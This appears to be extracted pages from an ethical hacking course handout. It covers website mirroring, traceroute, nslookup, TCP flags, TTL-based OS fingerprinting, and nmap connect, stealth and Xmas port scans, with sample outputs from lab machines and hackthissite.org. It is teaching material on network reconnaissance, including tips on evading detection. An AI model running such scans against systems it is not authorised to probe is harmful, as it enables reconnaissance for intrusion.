
HTTrack is a free (GPL, libre/free software) and easy-to-use offline browser utility.

It allows you to download a World Wide Web site from the Internet to a local directory, building recursively all directories, getting HTML, images, and other files from the server to your computer. HTTrack arranges the original site's relative link-structure. Simply open a page of the "mirrored" website in your browser, and you can browse the site from link to link, as if you were viewing it online. HTTrack can also update an existing mirrored site, and resume interrupted downloads.

WinHTTrack Website Copier - [my first.whtt]

File Preferences Mirror Log Window Help






❖ traceroute command

traceroute command in Linux prints the route that a packet takes to reach the host. This command is useful when you want to know about the route and about all the hops that a packet takes.

```
prabhakar@Inspiron-3542:~$ traceroute google.com
traceroute to google.com (172.217.26.206), 30 hops max, 60 byte packets
1  192.168.43.45 (192.168.43.45)  2.014 ms  2.313 ms  2.588 ms
2  * * *
3  10.45.1.230 (10.45.1.230)  75.449 ms  115.244 ms  115.224 ms
4  10.45.8.178 (10.45.8.178)  93.856 ms  115.138 ms  93.822 ms
5  10.45.8.187 (10.45.8.187)  115.116 ms  115.106 ms  115.070 ms
6  * * *
7  218.248.235.141 (218.248.235.141)  120.589 ms  108.033 ms  106.962 ms
8  218.248.235.142 (218.248.235.142)  114.489 ms  *  *
9  72.14.211.114 (72.14.211.114)  98.076 ms  93.232 ms  93.781 ms
10 108.170.253.113 (108.170.253.113)  98.688 ms  91.388 ms  108.170.253.97 (108.170.253.97)  107.241 ms
11 74.125.253.69 (74.125.253.69)  95.120 ms  72.14.237.165 (72.14.237.165)  102.594 ms  103.137 ms
12 maa03s23-in-f14.1e100.net (172.217.26.206)  101.794 ms  97.987 ms  97.165 ms
prabhakar@Inspiron-3542:~$
```

Finding the maximum non-fragmented packet size can be send via routers:



```
(kali㉿kali)-[~]
$ traceroute -F www.google.com 1492
traceroute to www.google.com (74.125.130.147), 30 hops max, 1492 byte packets
 1 * * *
 2 100.88.0.1 (100.88.0.1) 6.862 ms 7.297 ms 11.284 ms
 3 198.51.100.18 (198.51.100.18) 7.068 ms 7.025 ms 7.009 ms
 4 198.51.100.17 (198.51.100.17) 6.998 ms 7.287 ms 7.500 ms
 5 222.165.177.92 (222.165.177.92) 7.264 ms 10.930 ms 11.089 ms
 6 222.165.177.89 (222.165.177.89) 11.080 ms 4.660 ms 6.828 ms
 7 103.87.125.253 (103.87.125.253) 8.169 ms 8.352 ms 8.307 ms
 8 103.87.124.117 (103.87.124.117) 54.836 ms 57.795 ms 57.777 ms
 9 103.87.124.74 (103.87.124.74) 46.957 ms 103.87.124.206 (103.87.124.206) 39.615 ms 103.87.
124.74 (103.87.124.74) 47.476 ms
10 74.125.48.62 (74.125.48.62) 46.208 ms 64.562 ms 53.300 ms
11 * 10.23.209.30 (10.23.209.30) 45.017 ms *
12 108.170.237.230 (108.170.237.230) 45.449 ms 108.170.240.225 (108.170.240.225) 39.740 ms
52.511 ms
13 74.125.242.34 (74.125.242.34) 43.566 ms 47.826 ms 108.170.240.164 (108.170.240.164) 46.7
76 ms
14 216.239.35.174 (216.239.35.174) 37.593 ms 72.14.234.96 (72.14.234.96) 61.220 ms *
15 74.125.37.250 (74.125.37.250) 36.929 ms 74.125.252.254 (74.125.252.254) 46.780 ms 74.125.
253.62 (74.125.253.62) 46.564 ms
16 216.239.35.167 (216.239.35.167) 47.292 ms 216.239.35.157 (216.239.35.157) 56.346 ms 216.2
39.54.21 (216.239.54.21) 41.134 ms
17 * * *
18 * * *
```

❖ nslookup command

Nslookup (stands for “Name Server Lookup”) is a useful command for getting information from DNS server. It is a network administration tool for querying the Domain Name System (DNS) to obtain domain name or IP address mapping or any other specific DNS record. It is also used to troubleshoot DNS related problems.

Types of DNS records:

Record Type	Description
A	Points to a host's IP address
MX	Points to domain's mail server
NS	Points to host's name server
CNAME	Canonical naming allows aliases to a host
SOA	Indicate authority for domain
SRV	Service records
PTR	Maps IP address to a hostname
RP	Responsible person
HINFO	Host information record includes CPU type and OS
TXT	Unstructured text records

Using nslookup:

- ✓ switching to interactive mode

```
Administrator: Command Prompt - nslookup  
Microsoft Windows [Version 10.0.10586]  
(c) 2016 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>nslookup  
Default Server: UnKnown  
Address: fe80::1
```

- ✓ looking for ipv4 web servers

```
> set type=a  
> hackthissite.org  
Server: UnKnown  
Address: fe80::1  
  
Non-authoritative answer:  
Name: hackthissite.org  
Addresses: 137.74.187.103  
          137.74.187.102  
          137.74.187.100  
          137.74.187.101  
          137.74.187.104
```

- ✓ looking for mail servers

```
> set type=mx  
> hackthissite.org  
Server: UnKnown  
Address: fe80::1  
  
Non-authoritative answer:  
hackthissite.org      MX preference = 30, mail exchanger = aspmx4.googlemail.com  
hackthissite.org      MX preference = 30, mail exchanger = aspmx2.googlemail.com  
hackthissite.org      MX preference = 30, mail exchanger = aspmx3.googlemail.com  
hackthissite.org      MX preference = 20, mail exchanger = alt1.aspmx.l.google.com  
hackthissite.org      MX preference = 30, mail exchanger = aspmx5.googlemail.com  
hackthissite.org      MX preference = 20, mail exchanger = alt2.aspmx.l.google.com  
hackthissite.org      MX preference = 10, mail exchanger = aspmx.l.google.com  
  
hackthissite.org      nameserver = f.ns.buddyns.com  
hackthissite.org      nameserver = c.ns.buddyns.com  
hackthissite.org      nameserver = g.ns.buddyns.com  
hackthissite.org      nameserver = j.ns.buddyns.com  
hackthissite.org      nameserver = h.ns.buddyns.com  
aspmx.l.google.com   internet address = 172.217.194.26  
alt1.aspmx.l.google.com internet address = 74.125.28.26  
alt2.aspmx.l.google.com AAAA IPv6 address = 2607:f8b0:4023:c03::1b  
aspmx3.googlemail.com AAAA IPv6 address = 2607:f8b0:4023:c03::1b  
>
```

● Network scanning

Network scanning is used to recognize available network services, discover and recognize any filtering systems in place, look at what operating systems are in use, and to protect the network from attacks. It can also be used to determine the overall health of the network.

➤ Purpose of scanning

Network scanning is used to discover and recognize any filtering systems in place and to protect the network from attacks. It can also be used to determine the overall health of the network. The targets are,

- ✓ IP addresses
- ✓ Open/closed ports on live hosts
- ✓ OS & architecture
- ✓ Services running on hosts
- ✓ Vulnerabilities & threats
- ✓ Live hosts

➤ Types of scanning

❖ Network scanning

This is used to find live hosts, find IP addresses, operating system details, Topology details, trusted routers information etc.

❖ Port scanning

Once live system found, perform port scan to see what ports are open. Once a hacker knows about open ports, then he can plan different attack techniques through the open ports.

❖ Vulnerability scanning

Vulnerability is a weakness in software or system configuration that can be exploited. Missing patches may result in the vulnerability of software.


➤ TCP header flags

- ❖ Synchronization (SYN) – It is used in first step of connection establishment phase or 3-way handshake process between the two hosts. Only the first packet from sender as well as receiver should have this flag set. This is used for synchronizing sequence number i.e. to tell the other end which sequence number they should expect.
- ❖ Acknowledgement (ACK) – It is used to acknowledge packets which are successful received by the host. The flag is set if the acknowledgement number field contains a valid acknowledgement number.
- ❖ Finish (FIN) – It is used to request for connection termination i.e. when there is no more data from the sender, it requests for connection termination. This is the last packet sent by sender. It frees the reserved resources and gracefully terminate the connection.
- ❖ Reset (RST) – It is used to terminate the connection if the RST sender feels something is wrong with the TCP connection or that the conversation should not exist. It can get send from receiver side when packet is send to particular host that was not expecting it.
- ❖ Push (PSH) – Transport layer by default waits for some time for application layer to send enough data equal to maximum segment size so that the number of packets transmitted on network minimizes which is not desirable by some application like interactive applications(chatting). Similarly, transport layer at receiver end buffers packets and transmit to application layer if it meets certain criteria.

This problem is solved by using PSH. Transport layer sets PSH = 1 and immediately sends the segment to network layer as soon as it receives signal from application layer. Receiver transport layer, on seeing PSH = 1 immediately forwards the data to application layer.


In general, it tells the receiver to process these packets as they are received instead of buffering them.

- ❖ Urgent (URG) –Data inside a segment with URG = 1 flag is forwarded to application layer immediately even if there are more data to be given to application layer. It is used to notify the receiver to process the urgent packets before processing all other packets. The receiver will be notified when all known urgent data has been received.




o 3-way hand shake – wire shark packet capturing

This is the packet capture for session initiation with hackthissite.org.




- Checking for live systems & their hosts
- ❖ Terminal (ping command)
- ❖ Zenmap/nmap
- ✓ Checking hosts one by one in a network (*nmap -sP <ip>*)




❖ Angry IP scanner

Hosts should respond to ICMP requests to do this.




❖ Advanced IP scanner



➤ OS detection using TTL value

This can be done using terminal, Wireshark etc.

Operating System	Time to Live (TTL)	TCP Window Size
Linux (Kernel 2.4 and 2.6)	64	5840
Google Linux	64	5720
FreeBSD	64	65535
OpenBSD	64	16384
Windows 95	32	8192
Windows 2000	128	16384
Windows XP	128	65535
Windows 98, Vista and 7 (Server 2008)	128	8192
iOS 12.4 (Cisco Routers)	255	4128
Solaris 7	255	8760
AIX 4.3	64	16384



➤ TCP scanning methods

❖ Full open scan

Systems involved initiated & completed the 3-way handshake. Attacker sends ACK+RST to tear down connection.

- ✓ PRO - positive feedback of if host is up and running
- ✓ CON - the target knows who you are



This can be completed by nmap.

nmap -sT -v <IP>


```
kali㉿kali:~$ nmap -sT -v 192.168.1.8
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-10 04:08 EST
Initiating Ping Scan at 04:08
Scanning 192.168.1.8 [2 ports]
Completed Ping Scan at 04:08, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:08
Completed Parallel DNS resolution of 1 host. at 04:08, 0.00s elapsed
Initiating Connect Scan at 04:08
Scanning desktop-dg7r43m (192.168.1.8) [1000 ports]
Discovered open port 445/tcp on 192.168.1.8
Discovered open port 139/tcp on 192.168.1.8
Discovered open port 135/tcp on 192.168.1.8
Discovered open port 5357/tcp on 192.168.1.8
Increasing send delay for 192.168.1.8 from 0 to 5 due to 26 out of 85 dropped probes since last
increase.
Completed Connect Scan at 04:08, 7.95s elapsed (1000 total ports)
Nmap scan report for desktop-dg7r43m (192.168.1.8)
Host is up (0.00062s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 7.99 seconds
kali㉿kali:~$
```

❖ Stealth Scan / Half Open Scan

Similar to Full open scan except attacker sends RST packet as final packet to tear down connection unless victim port is closed in which case, the victim will fire back RST.

- ✓ PRO - less likely to trigger detection mechanisms
- ✓ CON - less reliable than Full Open Scan



This can be completed by nmap.

nmap -sS -v <IP>

```
Discovered open port 49154/tcp on 192.168.1.7
Discovered open port 2869/tcp on 192.168.1.7
Discovered open port 49153/tcp on 192.168.1.7
Discovered open port 49155/tcp on 192.168.1.7
Discovered open port 49157/tcp on 192.168.1.7
Discovered open port 10243/tcp on 192.168.1.7
Discovered open port 49156/tcp on 192.168.1.7
Completed SYN Stealth Scan at 05:26, 1.38s elapsed (1000 total ports)
Nmap scan report for win7-pc (192.168.1.7)
Host is up (0.0013s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
554/tcp    open  rtsp
2869/tcp   open  icslap
5357/tcp   open  wsddapi
10243/tcp  open  unknown
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 08:00:27:AC:D5:CD (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.06 seconds
  Raw packets sent: 1102 (48.472KB) | Rcvd: 1001 (40.080KB)
root@kali:~#
```

❖ Xmas scan

Single packet is sent to client with ACK, SYN, URG, RST, & FIN all set. Having all flags set is illegal combo, receiving system either ignores/drops the packets, or some systems the lack of response means the port is open whereas a single RST tells you port is closed.

- ✓ CON - Windows do not respond to this type of attack. Only Linux supports.



This can be completed by nmap.

